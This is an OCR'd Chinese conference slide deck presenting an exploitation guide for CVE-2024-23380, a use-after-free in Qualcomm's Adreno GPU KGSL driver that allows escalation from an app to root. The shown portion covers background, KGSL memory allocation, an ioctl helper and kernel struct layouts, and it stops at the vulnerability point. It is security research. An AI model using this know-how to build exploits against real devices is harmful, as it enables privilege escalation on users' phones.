一鱼两吃

高通GPU KGSL驱动漏洞利用指南

肖临风

目录

- 研究背景和GPU安全基础
- KGSL第一阶段：从条件竞争到UAF
- KGSL第二阶段：从UAF到内核全局读写
- 总结


研究背景和GPU安全基础

研究背景

- 2024年8月，Google的Android Red Team团队披露了一个高通GPU驱动的UAF漏洞CVE-2024-23380，借助这个漏洞，攻击者可以从普通APP的权限提升到系统root。
- 漏洞没有公开的poc/exploit，这里将会分享如何完成漏洞的利用。

为什么是GPU

- AOSP本地提权漏洞现状
- 2025年七月，AOSP没有任何新的漏洞报告



Android Security Bulletin—July 2025

Published July 7, 2025

The Android Security Bulletin contains details of security vulnerabilities affecting Android devices. Security patch levels of 2025-07-05 or later address all of these issues. To learn how to check a device's security patch level, see Check and update your Android version.

Android partners are notified of all issues at least a month before publication. Source code patches for these issues will be released to the Android Open Source Project (AOSP) repository in the next 48 hours. We will revise this bulletin with the AOSP links when they are available.


Announcements

- There are no Android security patches in the July 2025 Android Security Bulletin.


Refer to the Android and Google Play Protect mitigations section for details on the Android security platform protections and Google Play Protect, which improve the security of the Android platform.

为什么是GPU

- “AOSP安全” != 安卓平台安全
- Vendor代码质量 < AOSP代码质量




为什么是GPU



untrusted app
uid=2000 (shell)
uid=1000 (system)
uid=0(root)
GPU driver
untrusted app — GPU driver redkeml
kernel

Adreno GPU

- 高通芯片的图形子系统由 Qualcomm® Adreno™ GPU 提供支持。Adreno GPU 是一款三维 (3D) 图形加速器，具有 64 位寻址功能，内置图形内存 (GMEM)。GMEM 用作图形子系统的专用内存，帮助加快深度 Z、颜色和模板渲染。



Adreno GPU入门



- 用户态进程通过/dev/ksgl-#访问KGSL驱动
- GPU MMU Manager与IOMMU硬件合作处理GPU与主内存之间的地址映射
- Shared memory Manager管理用户态–内核态数据缓冲区


Adreno GPU入门

- 高通GPU驱动提供了一系列接口用于操作GPU的虚拟内存
- IOCTL_KGSL_GPUMEM_ALLOC用于申请GPU对象

GPU Basic Memory Object Allocation

IOCTL_KGSL_GPUMEM_ALLOC ioctl:

1. **Allocate number of requested physical pages**




Adreno GPU入门

- 高通GPU驱动提供了一系列接口用于操作GPU的虚拟内存
- IOCTL_KGSL_GPUMEM_ALLOC/ IOCTL_KGSL_GPUOBJ_ALLOC用于申请GPU对象


```c
int kgsl_gpu_alloc(int fd, uint64_t flags, uint64_t size)
{
    struct kgsl_gpuobj_alloc obj;
    memset(&obj, 0, sizeof(obj));
    obj.flags = flags;
    obj.size = size;


    if (ioctl(fd, IOCTL_KGSL_GPUMEM_ALLOC, &obj)) {
        perror("[-] ioctl IOCTL_KGSL_GPUMEM_ALLOC failed");
        return -1;
    } else {
        debug("IOCTL_KGSL_GPUMEM_ALLOC: id:%d size:%llx\n", obj.id, obj.size);
    }

    return obj.id;
}
```

Adreno GPU入门

- IOCTL_KGSL_GPUOBJ_ALLOC
  1. 分配请求的物理页
  2. 在GPU虚拟地址分配一个地址范围(Range)
  3. 将分配的物理页面映射到GPU虚拟地址范围
  4. 将物理地址mmap到用户空间虚拟内存(可选)



Adreno GPU入门



- 当用户态通过向GPU请求内存时
- KGSL驱动分配内存对象
  - 创建kgsl_mem_entry和kgsl_memdesc结构
  - kgsl_memdesc结构包含物理地址和虚拟地址的映射信息
  - GPU的MMU实现物理页映射到GPU虚拟地址

Adreno GPU入门

- kgsl_mem_entry
  - refcount计数器管理
  - kgsl_memdesc结构体
  - id 内存对象标识符
  - metadata存储用户元数据，例如调试标签

```c
struct kgsl_mem_entry {
        struct kref refcount; //计数器
        struct kgsl_memdesc memdesc; //包含kgsl_memdesc结构
        void *priv_data;
        struct rb_node node;
        unsigned int id;
        struct kgsl_process_private *priv;
        int pending_free;
        char metadata[KGSL_GPUOBJ_ALLOC_METADATA_MAX + 1]; //元数据，用户可控
        struct work_struct work;
        atomic_t map_count;
};
```

Adreno GPU入门

- kgsl_memdesc
  - gpuaddr GPU虚拟地址
  - physaddr 映射的物理地址
  - Size 映射的内存大小
  - kgsl_memdesc_ops *ops操作函数表，动态适配不同内存类型的能力


```c
struct kgsl_memdesc {
struct kgsl_pagetable *pagetable;
void *hostptr;
unsigned int hostptr_count;
uint64_t gpuaddr;
phys_addr_t physaddr;
uint64_t size;
unsigned int priv;
struct sg_table *sgt;
const struct kgsl_memdesc_ops *ops;
uint64_t flags;
struct device *dev;
unsigned long attrs;
struct page **pages;
unsigned int page_count;

spinlock_t lock;
/** @shmem_filp: Pointer to the shmem file backing this memdesc */
struct file *shmem_filp;
/** @ranges: rbtree base for the interval list of vbo ranges */
struct rb_root_cached ranges;
/** @ranges_lock: Mutex to protect the range database */
struct mutex ranges_lock;
/** @gmuaddr: GMU VA if this is mapped in GMU */
u32 gmuaddr;
};
```

KGSL第一阶段：从条件竞争到UAF

漏洞点

- IOCTL_KGSL_GPUOBJ_ALLOC
  - FLAG KGSL_MEMFLAGS_VBO

kgsl_vbo_entry会指向一个zero page



漏洞点

